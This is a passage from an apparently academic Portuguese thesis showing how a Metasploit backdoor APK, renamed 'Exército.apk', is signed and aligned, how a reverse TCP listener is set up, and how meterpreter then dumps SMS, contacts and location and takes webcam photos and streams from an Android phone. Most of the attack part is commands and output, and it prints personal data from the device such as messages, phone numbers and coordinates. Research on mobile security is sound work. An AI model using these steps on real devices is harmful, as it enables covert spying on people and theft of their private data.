arquivo JAR, `-digestalg` especifica o nome do *digest algorithm* usado em todas as entradas do arquivo JAR, `-keystore` para informar qual a chave que será utilizada e, por fim, o nome do arquivo e o *alias*.

Em seguida, é necessário verificar a assinatura para confirmar se está tudo correto. O `jarsigner` possui um parâmetro para isso, que é o `-verify`, basta executar o comando mostrado na figura 14. O parâmetro `-certs` informa os certificados de cada assinatura do arquivo JAR.

Figura 14 – Verificação da Assinatura com JARsigner

```

root@kali: ~/Simulacao2# jarsigner -verify -verbose -certs /root/Simulacao2/Eb.apk
s      258 Mon Oct 30 12:23:38 BRST 2017 META-INF/MANIFEST.MF
X.509, CN=Android, OU=Google, O=Google, L=IL, ST=NY, C=US
[certificate is valid from 30/10/17 12:25 to 17/03/45 11:25]
[CertPath not validated: Path does not chain with any of the trust anchors]
X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[certificate is valid from 16/03/17 17:19 to 11/03/37 17:19]
[CertPath not validated: Path does not chain with any of the trust anchors]
      392 Mon Oct 30 12:27:38 BRST 2017 META-INF/EB.SF
      1311 Mon Oct 30 12:27:38 BRST 2017 META-INF/EB.RSA
      272 Mon Oct 30 12:23:40 BRST 2017 META-INF/SIGNFILE.SF
      1531 Mon Oct 30 12:23:40 BRST 2017 META-INF/SIGNFILE.RSA
      0 Mon Oct 30 12:23:38 BRST 2017 META-INF/
sm     11056 Mon Oct 30 12:23:38 BRST 2017 classes.dex
X.509, CN=Android, OU=Google, O=Google, L=IL, ST=NY, C=US
[certificate is valid from 30/10/17 12:25 to 17/03/45 11:25]
[CertPath not validated: Path does not chain with any of the trust anchors]
X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[certificate is valid from 16/03/17 17:19 to 11/03/37 17:19]
[CertPath not validated: Path does not chain with any of the trust anchors]
sm     5748 Mon Oct 30 12:23:38 BRST 2017 AndroidManifest.xml
X.509, CN=Android, OU=Google, O=Google, L=IL, ST=NY, C=US
[certificate is valid from 30/10/17 12:25 to 17/03/45 11:25]
[CertPath not validated: Path does not chain with any of the trust anchors]
X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[certificate is valid from 16/03/17 17:19 to 11/03/37 17:19]
[CertPath not validated: Path does not chain with any of the trust anchors]
sm     572 Mon Oct 30 12:23:38 BRST 2017 resources.arsc
X.509, CN=Android, OU=Google, O=Google, L=IL, ST=NY, C=US
[certificate is valid from 30/10/17 12:25 to 17/03/45 11:25]
[CertPath not validated: Path does not chain with any of the trust anchors]
X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[certificate is valid from 16/03/17 17:19 to 11/03/37 17:19]
[CertPath not validated: Path does not chain with any of the trust anchors]

s = signature was verified
m = entry is listed in manifest
k = at least one certificate was found in keystore
i = at least one certificate was found in identity scope

jar verified.

```

FONTE: Próprio Autor (2017)

Em seguida será instalado o `zipalign`, pois esta ferramenta não é previamente instalada no *Kali*. O comando para instalar o `zipalign` é: `apt-get install zipalign`. Após terminar a instalação, será feita a verificação do

aplicativo pelo `zipalign` e criado um novo aplicativo, já verificado, com o nome `Exército.apk`, como pode ser visto na figura 15.

Figura 15 – Verificação da Assinatura com Zipalign

```
root@kali:~/Simulacao2# zipalign -v 4 Eb.apk Exército.apk
Verifying alignment of Exército.apk (4)...
  50 META-INF/MANIFEST.MF (OK - compressed)
 284 META-INF/EB.SF (OK - compressed)
 622 META-INF/EB.RSA (OK - compressed)
1752 META-INF/ (OK)
1802 META-INF/SIGNFILE.SF (OK - compressed)
2086 META-INF/SIGNFILE.RSA (OK - compressed)
2749 classes.dex (OK - compressed)
8279 AndroidManifest.xml (OK - compressed)
9782 resources.arsc (OK - compressed)
Verification successful
root@kali:~/Simulacao2# █
```

FONTE: Próprio Autor (2017)

Como foi utilizado um *payload reverse TCP*, o alvo é quem realizará a conexão na máquina atacante, como foi explicado anteriormente. Desta forma, para estar em condições de receber esta conexão, é necessário utilizar o *Msfconsole* e estabelecer um *listener* para aguardar a conexão. Para isto, é necessário definir o *exploit multi/handler* e definir os parâmetros de *lhost* e *lport* da mesma forma que na criação do *backdoor* com o *Msfvenom*, como pode ser visto na figura 16. Após feito isto, a máquina atacante está em condições de receber a conexão do alvo.

Figura 16 – Estabelecimento do listener

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.42.141
LHOST => 192.168.42.141
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > show missing

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  android/meterpreter/reverse_tcp

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -

msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.42.141:4444
[*] Starting the payload handler...
```

FONTE: Próprio Autor (2017)

No momento em que o alvo realizar a instalação do aplicativo no dispositivo *Android*, a conexão será estabelecida e o *meterpreter* estará disponível para o atacante, como pode ser visto na figura 17.

Figura 17 – Conexão estabelecida

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.42.141:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.42.121
[*] Meterpreter session 3 opened (192.168.42.141:4444 -> 192.168.42.121:42764) at 2017-10-30 12:54:35 -0200
meterpreter > █
```

FONTE: Próprio Autor (2017)

Neste momento do ataque é possível realizar uma série de comandos a fim de obter informações do dispositivo alvo. Primeiramente, para verificar a versão específica do sistema operacional do alvo que estabeleceu a conexão, executa-se o comando `sysinfo`, como pode ser visto na figura 18.

Figura 18 – Informações do sistema

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.0 - Linux 3.18.31-perf-g64ca40a-00128-g77c6b6b (armv7l)
Meterpreter  : java/android
```

FONTE: Próprio Autor (2017)

Após estabelecida a conexão do alvo com o atacante, inúmeras opções estarão disponíveis pelo *meterpreter*. Para verificar as opções disponíveis, digita-se: `?` (ponto de interrogação).

O *meterpreter* possibilita o uso de vários comandos gerais para o dispositivo, como pode-se ver na figura 19.

Figura 19 – Comandos gerais

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for 'load'
uuid	Get the UUID for the current session
write	Writes data to a channel

FONTE: Próprio Autor (2017)

O *meterpreter* disponibiliza também vários comandos para o *file system*, que são comandos básicos para a utilização de qualquer dispositivo Linux, como pode-se ver na figura 20.

Figura 20 – Comandos de *file system*

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

FONTE: Próprio Autor (2017)

Existem também comandos básicos de Linux para informações de redes e do sistema, como pode ser visto na Figura 20. É possível utilizar comandos como `ipconfig` e `route` para verificar informações de rede. Tais comandos interessantes quando o alvo não se encontra na mesma rede do atacante. Além disso, existem comandos como `ps` para listar os processos em execução e o

comando `shell` que serve para acessar o *shell* do dispositivo. O comando `shell` é fundamental, pois uma vez acessado o *shell* do dispositivo, pode-se realizar inúmeros outros comandos.

Figura 21 – Comandos de rede e de sistema

```
Stdapi: Networking Commands
=====
Command      Description
-----
ifconfig     Display interfaces
ipconfig     Display interfaces
portfwd      Forward a local port to a remote service
route        View and modify the routing table

Stdapi: System Commands
=====
Command      Description
-----
execute      Execute a command
getuid       Get the user that the server is running as
ps           List running processes
shell        Drop into a system command shell
sysinfo      Gets information about the remote system, such as OS
```

FONTE: Próprio Autor (2017)

É possível também acessar o microfone do dispositivo *Android* para gravar áudios com o comando `record_mic`, tirar fotos com a câmera do dispositivo com o comando `webcam_snap` e ver as imagens da câmera em tempo real com o comando `webcam_stream`, como pode ser visto na figura 22.

Figura 22 – Comandos para webcam

```
Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
```

FONTE: Próprio Autor (2017)

Existem alguns comandos para *Android* que trazem informações muito importantes sobre o usuário, como o registro de chamadas, registro de mensagens, lista de contatos e geolocalização, todas elas disponíveis pelo *meterpreter*, como mostra a Figura 23. Além disso, é possível realizar o envio de mensagens sms.

Figura 23 – Comandos para Android

```
Android Commands
=====
```

Command	Description
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
wlan_geolocate	Get current lat-long using WLAN information

FONTE: Próprio Autor (2017)

2.4 OBTENDO INFORMAÇÕES BÁSICAS DO USUÁRIO

Neste item será mostrado as informações obtidas do dispositivo utilizando os comandos mostrados no item anterior.

O comando `dump_sms` gera um arquivo txt com o dump de todas as mensagens sms do dispositivo, como pode ser visto nas figuras abaixo:

Figura 24 – Comando dump_sms

```
meterpreter > dump_sms
[*] Fetching 47 sms messages
[*] SMS messages saved to: sms_dump_20171030130421.txt
```

FONTE: Próprio Autor (2017)

Figura 25 – Arquivo com o dump sms

```
Abrir [+] Salvar [≡] [⌵] [⌵] [X]
sms_dump_20171030130421.txt
~/Simulacao

[+] SMS messages dump
=====

Date: 2017-10-30 13:04:22 -0200
OS: Android 7.0 - Linux 3.18.31-perf-g64ca40a-00128-g77c6b6b (armv7l)
Remote IP: 192.168.42.121
Remote Port: 42781

#1
Type : Incoming
Date : 2017-11-01 18:20:45
Address : 29531
Status : NOT_RECEIVED
Message : AVISO GOL: Seu voo esta proximo! Faça seu check-in online no link m.voegol.com.br e ganhe tempo no embarque. Lembre-se de chegar com antecedencia no aeroporto.

#2
Type : Incoming
Date : 2017-11-01 17:38:49
Address : 26767
Status : NOT_RECEIVED
Message : Código 99Taxis: 2119. Se necessario, digite esse codigo no aplicativo 99Taxis para ativar sua conta.
```

FONTE: Próprio Autor (2017)

Outra opção disponível é o comando `dump_contacts`, que gera um arquivo txt com a lista de todos os contatos do dispositivo, semelhante ao


dump_sms. O dump da lista de contatos traz informações importantes sobre os contatos do alvo, como números de telefone, contas de email e links de perfis do google, desde que estejam cadastradas no dispositivo, como pode ser visto nas figuras abaixo.

Figura 26 – Comando dump_contacts

```
meterpreter > dump_contacts
[*] Fetching 395 contacts into list
[*] Contacts list saved to: contacts_dump_20171030131844.txt
```

FONTE: Próprio Autor (2017)

Figura 27 – Arquivo com o dump contacts



```
Abrir [í] *contacts_dump_20171030131844.txt Salvar [≡] [◀] [▶] [✕]
~/Simulacao

=====
[+] Contacts list dump
=====

Date: 2017-10-30 13:18:55 -0200
OS: Android 7.0 - Linux 3.18.31-perf-g64ca40a-00128-g77c6b6b (armv7l)
Remote IP: 192.168.42.121
Remote Port: 42834

#1
Name : Galeria Roosevelt
Number : null
Number : Galeria Roosevelt
Number : null
Number : 1
Number : 0418134292068
Number : Galeria Roosevelt
Number : null
Number : null
Number : 1
Number : 041-813-4292068

#2
Name : 4º B Com
Number : null
Number : 4º B Com
Number :
Number : null
Number : null
Number : 1
Number : 041-813-4552252
```

FONTE: Próprio Autor (2017)

Outra opção importante é o comando geolocate, ele retorna as coordenadas geográficas do dispositivo e ainda fornece um link do google maps para identificar a posição exata no mapa, como pode ser visto na Figura 28.

Figura 28 – Comando geolocate


```

meterpreter > geolocate
[*] Current Location:
    Latitude: -15.7106209
    Longitude: -47.8162444

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=-15.7106209,-47.8162444&sensor=true

```

FONTE: Próprio Autor (2017)

Os comandos de *webcam* também são bastante úteis para a identificação da posição exata do alvo. O comando `webcam_snap` tira uma foto usando a câmera do dispositivo, independentemente de onde ele esteja, facilitando a identificação da posição, como mostra a figura 29.

Figura 29 – Comando `webcam_snap`

```


meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Simulacao/jzYuuIKi.jpeg

```

FONTE: Próprio Autor (2017)

Na figura 30 pode-se verificar, nas propriedades à esquerda, que a foto foi tirada por um dispositivo Moto G(5) Plus.

Figura 30 – Propriedades da imagem



FONTE: Próprio Autor (2017)

Como foi falado no item anterior, existe também o comando `webcam_stream`,

que permite a visualização da câmera do dispositivo em tempo real. É uma opção muito interessante para o acompanhamento das atividades de um alvo. O parâmetro `-i` é utilizado para alterar a câmera selecionada.


Figura 31 – Comando webcam_stream

```
meterpreter > webcam_stream -i 2
[*] Starting...
[*] Preparing player...
[*] Opening player at: sCAYTdyp.html
[*] Streaming...
```

FONTE: Próprio Autor (2017)

Este comando abrirá uma janela no navegador e iniciará o streaming, como pode ser visto na figura 32.

Figura 32 – Stream da camera



FONTE: Próprio Autor (2017)

Além das informações que podem ser acessadas com os comandos do meterpreter, também é possível acessar o diretório `/storage`, onde estão localizados os arquivos de mídia do dispositivo móvel. O comando `ls` no diretório `/storage/emulated/0` mostra todos os diretórios onde podem ser encontrados os

arquivos de mídia disponíveis, como pode ser visto na figura 33.

Figura 33 – Conteúdo do diretório /storage

```
meterpreter > cd /storage/emulated/0
meterpreter > ls
Listing: /storage/emulated/0
=====
Mode                Size      Type    Last modified    Name
----                -
40667/rw-rw-rwx    4096     dir     2017-11-12 17:31:49 -0200  .estrongs
100667/rw-rw-rwx    72       fil     2017-11-12 17:29:26 -0200  .userReturn
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:21 -0200  Alarms
40666/rw-rw-rw-    4096     dir     2017-09-09 16:10:54 -0300  Android
40666/rw-rw-rw-    4096     dir     2017-10-30 09:25:47 -0200  BB
40666/rw-rw-rw-    4096     dir     2017-09-15 14:31:16 -0300  DCIM
40666/rw-rw-rw-    4096     dir     2017-11-12 15:16:56 -0200  Download
40666/rw-rw-rw-    4096     dir     2017-11-02 12:14:01 -0200  MapsWithMe
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:21 -0200  Movies
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:21 -0200  Music
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:21 -0200  Notifications
40666/rw-rw-rw-    4096     dir     2017-09-19 14:44:59 -0300  Pictures
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:21 -0200  Podcasts
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:21 -0200  Ringtones
40666/rw-rw-rw-    4096     dir     2017-09-11 02:01:11 -0300  WhatsApp
40666/rw-rw-rw-    4096     dir     2017-02-06 23:51:50 -0200  alt_autocycle
40666/rw-rw-rw-    4096     dir     2017-11-12 17:29:13 -0200  backups
40666/rw-rw-rw-    4096     dir     2017-11-12 17:29:06 -0200  dianxin
40666/rw-rw-rw-    4096     dir     2017-10-02 00:33:02 -0300  fmrecording
40666/rw-rw-rw-    4096     dir     2017-09-27 18:42:49 -0300  packets
40666/rw-rw-rw-    4096     dir     2017-09-27 18:42:49 -0300  ts
```

FONTE: Próprio Autor (2017)

No diretório /DCIM/Camera, podem ser encontradas todas a fotos tiradas com qualquer uma das câmeras do dispositivo, como pode ser visto na figura 34. Para baixar qualquer arquivo do dispositivo *Android*, basta usar o comando `download` do *meterpreter*.

Figura 34 – Conteúdo do diretório /DCIM/Camera

```
meterpreter > cd /storage/emulated/0/DCIM/Camera
meterpreter > ls
Listing: /storage/emulated/0/DCIM/Camera
=====
Mode                Size      Type    Last modified    Name
----                -
100666/rw-rw-rw-    837604   fil     2017-09-09 18:28:06 -0300  IMG_20170909_182804627.jpg
100666/rw-rw-rw-    845477   fil     2017-09-09 18:28:20 -0300  IMG_20170909_182818957.jpg
100666/rw-rw-rw-    1035439  fil     2017-09-09 18:28:23 -0300  IMG_20170909_182821347.jpg
100666/rw-rw-rw-    1061715  fil     2017-09-09 18:28:34 -0300  IMG_20170909_182833559.jpg
100666/rw-rw-rw-    1180230  fil     2017-09-09 18:29:25 -0300  IMG_20170909_182923777.jpg
100666/rw-rw-rw-    3469088  fil     2017-09-22 16:34:37 -0300  IMG_20170922_163436038.jpg
100666/rw-rw-rw-    3337315  fil     2017-09-22 16:34:39 -0300  IMG_20170922_163439207.jpg
100666/rw-rw-rw-    3268803  fil     2017-09-22 16:34:47 -0300  IMG_20170922_163445971.jpg
100666/rw-rw-rw-    2634949  fil     2017-09-22 16:35:33 -0300  IMG_20170922_163532221.jpg
100666/rw-rw-rw-    3666660  fil     2017-10-01 16:18:41 -0300  IMG_20171001_161839779.jpg
100666/rw-rw-rw-    1802180  fil     2017-10-01 16:30:38 -0300  IMG_20171001_161839779-2.jpg
100666/rw-rw-rw-    3507815  fil     2017-10-01 16:18:44 -0300  IMG_20171001_161844348.jpg
100666/rw-rw-rw-    1675944  fil     2017-10-01 16:29:27 -0300  IMG_20171001_161844348-2.jpg
100666/rw-rw-rw-    3340897  fil     2017-10-01 16:18:53 -0300  IMG_20171001_161852209.jpg
100666/rw-rw-rw-    1543630  fil     2017-10-01 16:28:52 -0300  IMG_20171001_161852209-2.jpg
100666/rw-rw-rw-    3283766  fil     2017-10-01 16:19:04 -0300  IMG_20171001_161903376.jpg
100666/rw-rw-rw-    1512237  fil     2017-10-01 16:28:04 -0300  IMG_20171001_161903376-2.jpg
100666/rw-rw-rw-    3249664  fil     2017-10-01 16:19:12 -0300  IMG_20171001_161911310.jpg
100666/rw-rw-rw-    1473499  fil     2017-10-01 16:27:01 -0300  IMG_20171001_161911310-2.jpg
100666/rw-rw-rw-    3418365  fil     2017-10-01 16:19:28 -0300  IMG_20171001_161927931.jpg
100666/rw-rw-rw-    3793311  fil     2017-10-11 21:27:01 -0300  IMG_20171011_212700075_BURST000_COVER_TOP.jpg
100666/rw-rw-rw-    3719605  fil     2017-10-11 21:27:01 -0300  IMG_20171011_212700075_BURST001.jpg
100666/rw-rw-rw-    1811429  fil     2017-10-12 10:33:59 -0300  IMG_20171012_103358729.jpg
100666/rw-rw-rw-    1807900  fil     2017-10-12 10:34:00 -0300  IMG_20171012_103359602.jpg
100666/rw-rw-rw-    2662201  fil     2017-10-13 14:16:55 -0300  IMG_20171013_141653609_HDR.jpg
100666/rw-rw-rw-    7835717  fil     2017-10-22 18:13:11 -0200  IMG_20171022_181310524.jpg
100666/rw-rw-rw-    2858811  fil     2017-10-29 02:17:39 -0200  IMG_20171029_021738784.jpg
100666/rw-rw-rw-    3526599  fil     2017-11-03 23:48:39 -0200  IMG_20171103_224837783.jpg
100666/rw-rw-rw-    4528493  fil     2017-11-05 03:15:50 -0200  IMG_20171105_021547747.jpg
```

FONTE: Próprio Autor (2017)

É possível, também, acessar todos os *screenshots* tirados da tela do

dispositivo, acessando o diretório /Pictures/Screenshots, como pode ser visto na figura 35.

Figura 35 – Conteúdo do diretório /Pictures/Screenshots

```
meterpreter > cd /storage/emulated/0/Pictures/Screenshots
meterpreter > ls
Listing: /storage/emulated/0/Pictures/Screenshots
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	206189	fil	2017-09-19 14:44:59 -0300	Screenshot_20170919-144459.png
100666/rw-rw-rw-	1438280	fil	2017-09-23 10:53:36 -0300	Screenshot_20170923-105334.png
100666/rw-rw-rw-	176455	fil	2017-09-29 09:13:16 -0300	Screenshot_20170929-091315.png
100666/rw-rw-rw-	1954573	fil	2017-09-30 14:25:39 -0300	Screenshot_20170930-142537.png
100666/rw-rw-rw-	133373	fil	2017-10-01 14:57:10 -0300	Screenshot_20171001-145709.png
100666/rw-rw-rw-	1079142	fil	2017-10-05 20:36:51 -0300	Screenshot_20171005-203649.png
100666/rw-rw-rw-	1149414	fil	2017-10-08 09:07:54 -0300	Screenshot_20171008-090753.png
100666/rw-rw-rw-	332016	fil	2017-10-08 12:49:53 -0300	Screenshot_20171008-124953.png
100666/rw-rw-rw-	1363835	fil	2017-10-10 21:04:49 -0300	Screenshot_20171010-210447.png
100666/rw-rw-rw-	1106842	fil	2017-10-13 18:09:12 -0300	Screenshot_20171013-180911.png
100666/rw-rw-rw-	1048832	fil	2017-10-18 12:48:08 -0200	Screenshot_20171018-124806.png
100666/rw-rw-rw-	263276	fil	2017-10-19 17:19:45 -0200	Screenshot_20171019-171944.png
100666/rw-rw-rw-	269040	fil	2017-10-19 17:19:53 -0200	Screenshot_20171019-171952.png
100666/rw-rw-rw-	702752	fil	2017-10-20 08:46:35 -0200	Screenshot_20171020-084634.png
100666/rw-rw-rw-	2264049	fil	2017-10-21 22:28:31 -0200	Screenshot_20171021-222829.png
100666/rw-rw-rw-	2176196	fil	2017-10-21 22:28:39 -0200	Screenshot_20171021-222837.png
100666/rw-rw-rw-	663027	fil	2017-10-22 21:40:09 -0200	Screenshot_20171022-214008.png
100666/rw-rw-rw-	1533976	fil	2017-10-23 23:15:21 -0200	Screenshot_20171023-231519.png
100666/rw-rw-rw-	2293058	fil	2017-10-26 17:55:56 -0200	Screenshot_20171026-175554.png
100666/rw-rw-rw-	1265267	fil	2017-10-26 20:18:24 -0200	Screenshot_20171026-201823.png
100666/rw-rw-rw-	380900	fil	2017-10-27 12:23:05 -0200	Screenshot_20171027-122304.png
100666/rw-rw-rw-	153383	fil	2017-11-02 00:50:37 -0200	Screenshot_20171102-005036.png
100666/rw-rw-rw-	48736	fil	2017-11-02 01:16:01 -0200	Screenshot_20171102-011600.png
100666/rw-rw-rw-	1115022	fil	2017-11-03 23:48:02 -0200	Screenshot_20171103-224800.png
100666/rw-rw-rw-	141496	fil	2017-11-06 17:11:16 -0200	Screenshot_20171106-171115.png

FONTE: Próprio Autor (2017)

Por fim, outra possibilidade muito interessante é o acesso a todas as mídias enviadas ou recebidas pelo usuário do dispositivo, através do diretório /WhatsApp/Media, sejam elas Gifs, áudios, arquivos, imagens, vídeos ou fotos dos perfis dos contatos do usuário, como pode ser visto na figura 36.

Figura 36 – Conteúdo do diretório /WhatsApp/Media

```
meterpreter > cd /storage/emulated/0/WhatsApp/Media
meterpreter > ls
Listing: /storage/emulated/0/WhatsApp/Media
=====
```

Mode	Size	Type	Last modified	Name
40667/rw-rw-rwx	4096	dir	2017-09-30 07:03:26 -0300	.Statuses
40666/rw-rw-rw-	4096	dir	2017-09-30 07:01:39 -0300	WallPaper
40666/rw-rw-rw-	8192	dir	2017-11-10 19:20:32 -0200	WhatsApp Animated Gifs
40666/rw-rw-rw-	53248	dir	2017-11-02 08:26:02 -0200	WhatsApp Audio
40666/rw-rw-rw-	20480	dir	2017-11-05 11:48:03 -0200	WhatsApp Documents
40666/rw-rw-rw-	516096	dir	2017-11-12 14:43:06 -0200	WhatsApp Images
40666/rw-rw-rw-	4096	dir	2017-09-09 16:48:36 -0300	WhatsApp Profile Photos
40666/rw-rw-rw-	8192	dir	2017-11-09 14:42:40 -0200	WhatsApp Video
40666/rw-rw-rw-	4096	dir	2017-11-12 03:49:24 -0200	WhatsApp Voice Notes

FONTE: Próprio Autor (2017)

3 TESTE DOS PAYLOADS

Este capítulo será dedicado ao teste dos 9 (nove) payloads para Android disponíveis no *Metasploit Framework* para identificar qual deles é o melhor para realizar um ataque a um dispositivo móvel *Android* para a obtenção de informações. Para a execução desta atividade, foi utilizado um smartphone Moto G 5 Plus com *Android* versão 7.0, uma máquina virtual *Kali Linux* 4.0 e um roteador Multilaser para criação da rede local 192.168.89.0/24.

Primeiramente, foi criado o script *payloadgenerator.sh* (Apêndice 1), utilizando todos os comandos anteriormente citados, a fim de facilitar a criação de todos os 9 (nove) *backdoors* com *payloads* para *Android*. Após a execução do script para todos os payloads, foram gerados 9 (nove) *backdoors*, como pode ser visto na figura 37.

Figura 37 – Backdoors gerados

```
root@kali2:~/TCC# ls -l | grep backdoor[1-9][a-i]
-rw-r--r-- 1 root root 14161 ago 14 00:57 backdoor1a.apk
-rw-r--r-- 1 root root 14256 ago 14 00:58 backdoor2b.apk
-rw-r--r-- 1 root root 14270 ago 14 00:59 backdoor3c.apk
-rw-r--r-- 1 root root 76497 ago 14 01:00 backdoor4d.apk
-rw-r--r-- 1 root root 76782 ago 14 01:02 backdoor5e.apk
-rw-r--r-- 1 root root 76625 ago 14 01:03 backdoor6f.apk
-rw-r--r-- 1 root root 14154 ago 14 01:04 backdoor7g.apk
